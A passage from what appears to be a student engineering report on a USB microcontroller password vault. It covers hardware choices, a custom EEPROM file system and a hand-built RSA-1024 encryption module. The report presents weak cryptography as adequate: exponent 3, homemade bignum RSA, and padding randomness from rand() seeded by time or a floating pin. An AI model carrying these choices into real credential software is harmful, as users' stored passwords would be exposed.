


Figure 4.1: Block diagram of end system.

Various design approaches were available when implementing the overall system. For example the cryptographic module could have been offloaded to the software client instead of the microcontroller. This would have most likely resulted in a performance improvement for encryption/decryption operations due to the fact that the clock speed on a modern computer is significantly higher than a crystal driven microcontroller. Another approach could have involved offloading the filesystem to the software client, this would have resulted in significantly more storage space since the EEPROM of most microcontrollers is typically in the KB range.




Figure 4.2: System prototype overview.

The approach taken in the design of the firmware based cryptographic module was also important. For example, a choice had to be made whether to implement both encryption and decryption on the microcontroller or offload decryption, for example, to the software client. Since the clock speed of the micro-controller was in the MHz range cryptographic operations would most likely need some time (seconds) to complete. However the aim of this paper was to design a microcontroller based self-encrypting system so some cryptographic functionality should be implemented in hardware where security and performance do not suffer significantly as a result. The resulting design choices and reasoning are addressed in each high level subsystem section.

The implementation of the software client was another consideration. For example a purely browser based implementation could be considered at the expense of not being able to use various libraries that would otherwise be available in programming languages such as C/C++. This approach would result in a simpler installation procedure, however if various system functionality were to be offloaded to the software client this would imply the use of JavaScript to replicate the same functionality, which for cryptography would involve some sort of performance penalty.

Additionally a USB driver is required to be implemented to facilitate data transmission between the software client and the auxiliary microcontroller over USB. The software client consists of the necessary code to permit a user to securely log onto one or more online accounts and includes a browser client with pseudo SSO capabilities. From the high level description,

a table of hardware and software requirements/subsystems was created and is shown in Table 1. It consists of 4 hardware requirements (H01-H04) and 7 software requirements (S01-S07). Each hardware and software subsystem is described in more detail in sections 4.2 and 4.3, resulting design decisions are described in section 4.4.

Requirement	Description
H01	Microcontrollers for data processing and USB driver.
H02	Hardware to upload programs to microcontroller.
H03-H04	Circuitry to support the operation of microcontroller.
S01	Software development environment for firmware and software client.
S02	Programming languages for firmware and software client development.
S03	Firmware to support communications between host-client over USB.
S05	File system implementation in firmware to store credentials.
S06	Cryptographic implementation in firmware to support encryption.
S07	Software client to manage credential retrieval and account sign-on.

Table 1: Software and hardware requirement matrix.

4.2 Hardware Requirements

4.2.1 H01 - Microcontroller

A microcontroller or MCU (Figure 4.3) generally forms the brains of an embedded system. It generally consists of a processing core and peripherals such memory and static ram. The resulting high level depiction of the overall system shown in Figure 4.1 is seen to consist of a microcontroller-software client interface. The software client will generally be running on another information system such as a computer. Therefore some form of data co-ordination is required, especially since the communications is over USB. Additionally the microcontroller supports file system and cryptographic functionality.




Figure 4.3: MCU architecture.

Two families of microcontroller are commonly used: AVR and PIC. AVR based microcontrollers tend to be cheaper (cost was identified as a core user requirement) and have a wider range of open source hardware programmers to choose from. AVR microcontrollers are also generally more available through local distributors than their PIC counterparts.

Another approach is to use a hardware platform such as a Raspberry PI or Arduino. Some advantages of this approach involve quick prototyping and software development, while some disadvantages include inflexibility when hardware changes are required and the costs involved after component failure. It is still however possible to use some of the technologies bundled with platforms such as Arduino. For example the core bootloader, the software component which enables high level software functionality, can be burned onto an AVR microcontroller. Thus providing the benefits of the Arduino software core while retaining a custom hardware layout. This will be the approach adopted for this project (for the auxiliary microcontroller).

The ATmega and ATtiny are the two primary AVR microcontroller families. Most microcontroller families vary by RAM and EEPROM capacity as well as clock speed. Some common AVR microcontrollers include the ATtiny45, ATmega8 and ATmega328. The ATmega328P is a good, low cost general purpose microcontroller in widespread circulation. It has 1024B of EEPROM storage, 2KB of SRAM and a typical clock speed of 16MHz. It is also the main microcontroller used in the Arduino Uno which, if acquired, makes software and hardware debugging easier. The hardware characteristics of the ATmega328P make it well suited for software development using programming languages such as C/C++ where memory constraints and overhead are important. The 1024B EEPROM also allows the storage of an acceptable number of user credentials. The use of microcontrollers with less memory or storage capacity might result in performance or technical issues during development.

Two microcontrollers will be utilized for this project. The first is termed the auxiliary microcontroller and is responsible for high level operations such as serial (UART) messaging and encryption, the second microcontroller is responsible for managing USB connectivity and is termed the USB driver MCU.

4.2.2 H02 - ISP Programmer

A microcontroller would not be of much use if we could not upload custom firmware. The solution to this problem is in the widely supported ISP (in-system programming) capability of modern microcontrollers. This requires the use of an ISP compatible programmer which are often USB based. The choice of ISP programmers is generally not too critical however due to budget constraints, a cheap solution is ideal. The USBasp is an open source and widely available AVR programmer. Other AVR ISP programmers include the USBtiny and AVRISP mkII. The Arduino Uno can also be used as an ISP programmer.

4.2.3 H03 - Crystal Oscillator

Modern microcontrollers will typically support both an internal and external clock source. Internal clock sources for most low cost microcontrollers however tend to be rather slow with poor stability and typically an external clock is recommended. A crystal oscillator utilizes the mechanical resonance of a piezoelectric material in order achieve oscillation. They typically perform well as oscillators for their price.

The choice of crystal frequency to use depends on a number of factors. One important consideration is the required clock speed of the USB driver implementation. A low speed USB device needs to transfer at a rate of 1.5Mb/s [20]. Another consideration is the list of supported crystal frequencies used by the USB driver implementation. Since the USB driver uses the V-USB software stack the choice of crystal frequencies will be limited to 12,15,16,18 and 20MHz [21]. 16MHz is a common value for the ATmega328. A few MHz difference would not effect performance that much.

4.2.4 H04 - Passives

In order to support the freestanding operation of a microcontroller, that is without using a prepackaged solution such as a raspberry PI or an Arduino, various passive components such as resistors and capacitors are required in order to set up a stable clock and feed control lines the correct amount of current. Various types of resistors are available include wire wound and carbon film resistors. The choice of resistors isn't too important for low speed applications but becomes more critical at higher frequencies, such as at RF.

4.3 Software Requirements

4.3.1 S01 - Software Development Environment

A suitable development environment is required in order to develop the system firmware for the microcontroller as well as the browser based software client. A development environment typically consists of an IDE (integrated development environment) and a series of compilers. Various IDE's are available including: Atom, Visual Studio, Visual Studio Code. A development environment also typically consists of the necessary hardware to support the end user in developing the required software. The hardware platform used during development of the end system (writing code, flashing) as well as writing of the report is shown in Table 2.

4.3.2 S02 - Programming Language

Various programming languages exist and are suitable for use in developing system firmware as well as software for the web. Often low level programming languages are compiled into native object code while higher level languages are typically interpreted. Developing firmware typically requires the use of a low level language while developing computer software is most

Specification	Description
OS	Ubuntu 20.04.1 LTS Linux 64-bit.
CPU	3.5GHz Dual-Core AMD Athlon 3000G.
RAM	8GB-DDR3.
SSD	500GB SATA.
Motherboard	Gigabyte A320M-S2H-CF.

Table 2: Hardware specifications of personal computer.

time efficient when utilizing higher level languages. C/C++ are popular choices for firmware and system level programming while JavaScript is more suited to developing browser based software. Webassembly is another alternative to JavaScript and is a recent specification that allows developers to compile their C/C++ programs into WebAssembly binaries that can be executed from a browser. Most browsers now support the WebAssembly specification.

4.3.3 S03 - USB Driver

In order to facilitate communication between the auxiliary MCU and client software a USB driver implementation must be developed for the microcontroller. USB is a complex protocol and various open source driver implementations exist for various microcontroller manufacturers.

Figure 4.4 depicts the flow of data from a microcontroller to the software client and vice versa. The auxiliary microcontroller is responsible for formatting serial messages to be sent over USB in response to commands issued by the software client. An example of a message sent from the auxiliary MCU to software client might be the contents of a file (encrypted credential) requested by the software client for decryption. The formatted messages are passed on to the the USB driver MCU (through UART) which then transfers the message over the USB bus where it is intercepted by the software client through a virtual serial (COM) port.

Various options exist for USB based communications. One popular approach is to use a USB to serial converter board such as the CP2102. These boards typically integrate logic to convert between USB based communication and the UART specification. One advantage to this approach is that enabling USB based communication for a particular embedded system




Figure 4.4: USB communication pathway from host to software client.

becomes easy and straightforward. Another advantage is that for kernels such as Linux no drivers are required to be installed in order to communicate with an MCU. One disadvantage however is that the converter boards are typically more expensive than implementing USB functionality oneself (using a microcontroller).

Another approach is to use an open source USB driver and implement USB driver functionality within a microcontroller itself. Various open source USB driver implementations exist. For AVR based microcontrollers the V-USB [21] driver provides low speed (1.5Mb/s) USB emulation. Three main USB classes exist, namely CDC, HID and MSC. In CDC, communication device class, mode a USB connection behaves very similar to a typical RS232 serial channel. A virtual COM (communications) port is opened on the host operating system. For linux connections are typically seen as `/dev/ttyACM*` for the ACM (abstract control model) mode of CDC.

A HID, human interface device, class USB device typically represents hardware such as mice, keyboards and display devices and is used to transfer data from a host device to an endpoint such as an operating system. Data usually flows in one direction in this mode, outward from the host device to an endpoint. It can however be used as a bidirectional communications channel but this is not ideal. Finally MSC, mass storage class, is similar in operation to CDC mode but sees a file system instead of utilizing simple commands to send data.

USB CDC emulation using an open source driver such as USB-V is ideal because sending and receiving data is relatively straightforward, only requiring reading and writing to `/dev/ttyACM*` in Linux and no specific drivers are needed in order to recognise a USB CDC host. One disadvantage to this approach is that a dedicated microcontroller is needed for USB communication and due to the timing requirements of USB the same microcontroller cannot be used for much else, thus requiring two microcontrollers for a typical embedded application.

The approach taken in the design of the USB driver interface will be to implement a CDC ACM class device on the USB driver MCU. This is due to the fact that CDC ACM is a widely supported standard among both the Windows and Linux kernels and allows the emulation of a serial channel through which a variety of Arduino compatible libraries can be used for serial communication on the auxiliary MCU.

4.3.4 S04 - File System

A file system implementation is required in order to store and retrieve data such as encrypted user credentials. Various file system specifications exist, such as FAT, NTFS and EXT3. However for the purposes of this paper a custom file system will be developed. The reasons for this are that existing file systems provide complex functionality that is not required for our end system. Rather a flat file system with basic functionality which supports file encryption/decryption and uses the EEPROM of microcontrollers is ideal.

An alternative approach may involve not utilizing a file system at all, but storing information in a linear manner within EEPROM and keeping track of data offsets. This has the advantage of being simple to implement but has no structure, so managing file data over time might become complex. Therefore a file system becomes critical as the size of data increases.

Figure 4.5 depicts a high level overview of the required file system functionality. It is seen to consist of an API that supports file read, write and delete operations. File operations directly effect the storage medium (EEPROM) and the file system API supports the enumeration of existing files (List). The API shown in Figure 4.5 is the basis for any filesystem type.




Figure 4.5: File system API.

4.3.5 S05 - Crypto Module

The crypto module is responsible for providing the necessary cryptographic functionality to insure the secure transmission and storage of credentials. Various design approaches are possible for the cryptographic functionality of the host device. The first important consideration was the actual encryption algorithm to use. In the literature review AES as well as RSA were investigated. The requirements for the selection of an encryption algorithm mainly centered around ease of implementation. Since the data being encrypted was small in size, memory and typical performance characteristics were not deemed as important.

After researching various code implementations of AES and RSA, it was decided that RSA would be the most straightforward to implement from scratch. RSA only requires that multiplication and modulo arithmetic be implemented on the host for encryption compared to AES which requires state transformations (expansion, shift, mix, etc). In respect to security considerations, RSA is still regarded as providing adequate security given that a sufficiently large key modulus is used. A trade-off of RSA key size to performance must typically be made for embedded systems.

Another factor to consider was whether the host device (MCU) should implement both

encryption and decryption functionality or if either process should be offloaded to the software client. One approach may involve implementing decryption on the host device and encryption on the software client. This approach is flawed since RSA decryption is significantly slower than encryption for small public exponents (i.e $e=3$) [22]. A better approach may involve implementing encryption on the host device and decryption on the software client.

Given the hardware limitations of most microcontrollers, and that RSA is an asymmetric algorithm implementing both encryption and decryption on the host device might result in unacceptable performance metrics. So offloading one of these cryptographic processes is ideal, specifically decryption. Figure 4.6 is a high level representation of the crypto API.




Figure 4.6: Cryptographic API.

It is seen consisting of encryption functionality (Encrypt) as well as a RNG (random number generator) to assist with encryption padding. This RNG may be seeded by a random initial value, such as the voltage of a floating pin in order to insure randomness and different output ciphertext for the same input plain-text.

The encrypt functionality is seen taking two inputs, the corresponding plain-text password as well as key modulus. The choice then of the public key exponent as well as number of bits of the modulus becomes a critical component of the overall encryption scheme. In terms of the public key exponent typical values are 3 or 65537. The choice between the two has an impact on performance, however assuming proper padding the choice of public exponent should theoretically not impact security [23]. The number of bits of the modulus(n) also has an impact on security. A modulus of 512 bits, 1024 bits and 2048 bits can be found in many embedded system implementations. However RSA-512 has been deprecated and is susceptible to brute force attacks. RSA-1024 has not yet been factorized [24] and offers a performance improvement over RSA-2048 especially for resource constrained embedded systems.

4.3.6 S06 - Communication Logic

Communication between the auxiliary microcontroller and software client over serial (at a high level) is delegated by various software logic. This is required to be implemented on either side of the communications chain (Figure 4.7). The auxiliary MCU is responsible for monitoring the serial line for commands, extracting variables (through command unpacking) and returning results to the software client over the serial connection. The software client is responsible for formatting/packing commands to be sent over serial (in the format specified in section 5.4.1) requested by the browser extension component of the software client. The serial connection between these two endpoints should also be transparent to USB (handled by the USB driver MCU).




Figure 4.7: Communications Logic.

Commands (sent from the software client to auxiliary microcontroller) should be sent as one long string over the active serial connection. For example given an encryption event the software client would send the modulus and data to be encrypted at once. The choice in this approach is due to the fact that the maximum length of a command is smaller than the maximum memory capacity (RAM) of the ATmega328P (approx 2KB).

4.3.7 S07 - Software Client

Figure 4.8 depicts a high level overview of the software client. It is seen to consist of a browser extension and native host (middleman) client which both run on a host PC. The browser extension is responsible for SSO functionality as well as adding and fetching online credentials. The native host is responsible for decrypting credentials as well as formatting serial commands to be sent the the USB driver MCU.

Additionally the native host supports the generation of RSA cryptographic keys to be used in the encryption and decryption of credentials. These keys are stored in a database on the software client of the end user. It is important to maintain the secrecy of these keys in order

to avoid credential compromise. These credentials are isolated from the MCU in order to avoid key extraction techniques from the EEPROM based file system.




Figure 4.8: Software client overview.

Since key generation as well as decryption is handled by the software client, the performance of the overall system should only be limited by the encryption time of credentials on the auxiliary MCU. Another important consideration was the method of communication with the host browser and software client in order to enable SSO capability. For example google chrome supports inter-process communication using it's native messaging API [25], another alternative is using WebSockets. Here a WebSocket server is spawned on the software client and a connection to the server made through a browser plugin.

The positioning of the credential database is also important. One approach may involve using a browsers local storage facility. One advantage to this approach is that credential storage becomes seamless to a web browser extension. However implementing credential storage from the browser may expose the database to all the inherent security vulnerabilities that come with web storage. Alternatively the credentials could be stored as a file (in the users home directory for example). This has the advantage of isolating sensitive information from the browser but at the cost of requiring the exchange of credential information with the software client which is vulnerable to various attack vectors as outlined in the literature review.

Since decryption and key generation is handled by the software client, the relevant libraries to use becomes important. Since the software client will be written in C/C++ various cryptography libraries are available including: libtomcrypt, Crypto++ as well as OpenSSL. OpenSSL is a widely used cryptography library that supports a wide range of ciphers including: AES, Blowfish, RC4 and RSA. It is a FIPS 140 certified [26] cryptographic library so it's RNG and RSA implementations have been tested extensively.

4.4 Design Decisions

After careful consideration of the various advantages and disadvantages of the options available for each requirement, a table of design decisions was created (Table 3).

Requirement	Description	Decision
H01	Microcontrollers for data processing	ATMega328P
H02	Hardware to upload programs to microcontroller	USBasp ISP
H03	Crystal Oscillator	16 MHz
H04	Passives	Resistors, Capacitors
S01	Software Development environment	Visual Studio Code AVR-GCC
S02	Programming Languages	C/C++, Javascript
S03	USB Driver	V-USB CDC
S04	File System	Custom
S05	Encryption Algorithm	RSA-1024
S05	Cryptography Library (Decryption, Keygen)	OpenSSL

Table 3: Design Decisions

5 Detailed Design

5.1 File System

The file system at its core is responsible for storing encrypted user credentials in a secure manner. User credentials are passed (over USB) from the software client to the auxiliary MCU for encryption and storage on the internal EEPROM based file system. The design methodology adopted in this regard is to ensure that decryption of file system contents is only possible with a private key which is stored on the client side. Appendix B.1.1 and Appendix B.1.2 are the C++ source code of the resulting file system implementation.

5.1.1 Structure

Figure 5.1 depicts the general structure of the file system. It is seen to consist of a header, global file table (GFT) and a series of file 'nodes'. The header field identifies the file system type and contains information on various parameters of the file system such as: total EEPROM size, node size, etc. The header field is written to during a formatting operation. A node is defined as a data structure that holds file data as well as a pointer to the next file block (node). The GFT is the entity which maps logical files to their corresponding node entries and contains information on a file such as it's name, size and offset to it's first node.




Figure 5.1: File system structure.

The file system does not support directories. It is also worth mentioning that the EEPROM space on the ATmega328P is limited to 1024B and therefore node sizes should be kept small (approx 128B each) in order to store a reasonable amount of credentials. In order to extend the maximum number of credentials an external EEPROM could be used. For 1024B, 24 bytes is allocated to the header and 70 bytes allocated to the global file table (GFT). Finally the remaining 930 bytes are allocated to file nodes. Since file nodes will be around 128 bytes the maximum number of credentials that can be stored is 7.

5.1.2 Header

Table 4 depicts the various fields of a header. The first field consists of the file system identifier, the 'magic id' which always retains a value of 0xABCD. This value identifies that the file system is of a compatible type. The second entry consists of the GFT (global file table) offset, this is a byte offset to the GFT structure from the beginning of the EEPROM. The total number of GFT entries is given by field 3. Since this value is a single byte the maximum number of entries can be 255. The fourth entry is the total EEPROM space available on the file system, this field is 2 bytes thus supporting file systems up to 64kB in size.

Size (Bytes)	Description
2	Magic id.
1	GFT offset.
1	GFT entry count
2	File system size.
1	Node size.
1	Node count.

Table 4: File system header fields.

The fifth entry is a 1 byte field containing the size in bytes of a file system node, this can be up to 255 bytes in length. Finally the last field in Table 3 holds the total node count.

5.1.3 Global File Table

Table 5 details the fields for a single GFT entry. The first entry is a 1 byte boolean field which determines if the current GFT entry is in use. When this field is set to false and a new file created the corresponding GFT entry will be overwritten. The second entry consists of a 5 byte field holding the name of a file. Since one byte is used for the C style null terminator files can be up to four characters in length. Entry 3 in the GFT holds the total file size, this is a 2 byte field so file sizes up to 64 kB are supported. Finally the last field of Table 4 consists of a byte offset to the first node entry of the file.

The total size of the GFT structure is 10 bytes. Since 70 bytes have been dedicated to GFT's a total of 7 GFT's can be allocated by the filesystem. The search for an empty GFT entry is linear with each GFT index being probed for an inactive entry.

During a file read the corresponding node offset is retrieved and the node characteristics such as total size and utilization fetched. The contents of EEPROM for each node are then copied to memory to retrieve the file contents.

Size (Bytes)	Description
1	Active.
5	Filename.
2	File size.
2	First node offset.

Table 5: GFT entry structure.

5.1.4 Nodes

Nodes have a similar structure to that of a linked list. Table 6 depicts their structure. The first field is a boolean field which determines if the current node is in use. The second field consists of a single byte representing the total utilization in bytes of a node, here it can be seen that a single node can hold up to 255 bytes. The second entry contains a pointer or byte offset to the next node of the file. If a value of 0xFFFF is specified for this field it will be assumed that this is the last node of the file. Finally the actual file data to be stored follows, n can be a maximum value of 255.

Size (Bytes)	Description
1	Active.
1	Node utilization.
2	Next node offset.
n	file data (n bytes).

Table 6: File system header fields.

5.1.5 Public API

This section details the various function prototypes as defined in the source code for for the filesystem (Appendix B.1.1 and Appendix B.1.2). Here the function prototypes that are exposed as public functions are described. In total the filesystem API exposes five main functions to handle file IO, these mainly relate to reading, writing and deleting files as well as reading and writing the filesystem headers.

Signature:

```
int format_fs()
```

Description:

Formats filesystem. EEPROM is first zero'd before writing the filesystem header.

Signature:

```
struct fs_header read_fs_header()
```

Description:

Read filesystem header, return as **fs_header** struct.

Signature:

```
int write_file(struct fs_header *hd, char *name, char *data, int len)
```

Description:

Write **data** to filesystem specified by **hd**. The filename **name** should be specified as well as the data length. If a file already exists with the same name its data will be overwritten. The value returned will be the byte offset of the file's first data node in EEPROM storage.

Signature:

```
char *read_file(struct fs_header *hd, char *filename, int *size)
```

Description:

Read file contents of file with **filename** on filesystem specified by **hd**. File contents will be returned as a character array/pointer. Additionally the total size in bytes of the file is written to the variable **size**.

Signature:

```
int delete_file(struct fs_header *hd, char *filename);
```

Description:

Delete file with **filename** from filesystem **hd**.

Signature:

```
struct fs_gft_entry *list_files(struct fs_header *hd, int *num)
```

Description:

List all files in filesystem specified by **hd**. Entries will be returned as a **fs_gft_entry** struct with a structure given by table 5. The total number of file entries is written to the variable **num**.

5.2 Crypto Module

The cryptography module is responsible for encrypting credentials sent from the software client and is located on the auxiliary microcontroller. It implements RSA encryption with a

public exponent of 3 and a 1024 bit modulus. For RSA encryption the ciphertext may be obtained from the plain-text using the following formula:

$$c = m^e \bmod n$$

It is worth noting that m and n are large integers and cannot fit in the standard **long int** C data type (4 bytes on Arduino). Therefore the implementation of RSA encryption requires the creation of an abstract class that can multiply and take the modulus of arbitrary large numbers. RSA-1024 encryption will be developed from the ground up without relying on OpenSSL. Appendix B.1.3 and Appendix B.1.4 are the C++ source code of the resulting cryptographic implementation. Appendix H is a flow diagram for the resulting encryption/decryption steps.

5.2.1 OpenSSL

OpenSSL is the main cryptography library used for generating RSA keys and decrypting encrypted credentials parsed from the auxiliary MCU to the software client. It has a range of methods to perform both raw and padded RSA encryption/decryption. To generate a 1024 bit private key the following command can be issued:

```
$ openssl genrsa -3 -out rsa1024.pem 1024
```

This will generate an RSA key with a public exponent of 3 and save the result as a PEM or base64 encoded file. The various key parameters such as modulus, public and private exponent, etc may be extracted from a PEM file using the following command:

```
$ openssl rsa -in rsa1024.pem -text -inform PEM -noout
```

A C based OpenSSL API is also exposed and **RSA_generate_key()** can be called to create an RSA key of a specific bit length and public exponent. For decryption **RSA_private_decrypt()** can be called from C and supports raw and PKCS padded decryption/encryption. To extract the modulus from an RSA key first **PEM_read_RSAPrivateKey()** should be called to read the PEM formatted key followed by **RSA_get0_n()**.

5.2.2 Number

The **number** C class (defined in Appendix B.1.4) is an abstraction that represents an arbitrary length number. It has the following structure:

```
typedef struct _number
{
    int id;
    int is_negative;
```

```

int size_max;
int size;
unsigned char *bytes;
} number;

```

The **number** class is seen to consist of an **id**, which uniquely identifies each number as well as negation marker (**is_negative**) to determine whether a number is negative or positive. Additionally a number has a maximum capacity (in bytes) **size_max** as well as byte counter **size**. Finally the class contains a pointer to an array of bytes representing the number (**bytes**).

The crypto module implements a number of internal functions to multiply and take the modulus of two arbitrary length numbers (Appendix B.1.4):

Signature:

```

void number_multiply(number *x, number *y, number *output)

```

Description:

Multiplies two arbitrary length numbers **x** and **y** together and stores result in **output**.

Signature:

```

void number_modulus(number *x, number *y)

```

Description:

Calculate **x** % (mod) **y** of two arbitrary length numbers and stores result into **x**.

Signature:

```

number *number_pow3m(number *x, number *n)

```

Description:

Calculates the corresponding ciphertext **c** for **e=3**:

$$c = x^3 \bmod n$$

In order to raise **x** to the power of 3 the number **x** would have to be multiplied by itself 3 times. However since **x** is large the resulting number would take up a large amount of memory. For memory efficiency and performance it is better to break up the modulus into two parts. The algorithm used to perform this task is based on the following identity:

$$x^3 \bmod n = x(x^2 \bmod n) \bmod n$$

The output returned is a pointer to the resulting **number**.

5.2.3 RNG

The RNG (Random Number Generator) used for generating the random bytes for PKCS padding is important and ensures that the output ciphertext is different each time for the same input plain-text. RSA encryption without padding is deemed insecure. In order to generate random numbers two approaches are possible. The first involves the use of the standard library **stdlib.h**, specifically **rand()** and **srand()**.

rand() generates a pseudo random number from 0 to **RAND_MAX**(32767) while **srand()** sets the seed value for the RNG. A common seed to use for **srand()** is the current system time, another possibility is to use the voltage of a floating pin of a microcontroller which is also a pseudo random process.

Another approach is to use Arduino's built in **random()** and **randomseed()** functions which are similar in operation to the standard library versions.

5.2.4 PKCS#1 Padding

RSA encryption is a deterministic process, that is, it has no random component. As a result it is susceptible to a range of cryptanalytic attacks. For example one approach to cracking a ciphertext is to simply encrypt a range of plain-text pairs with the public key and compare it to the corresponding ciphertext for a match.

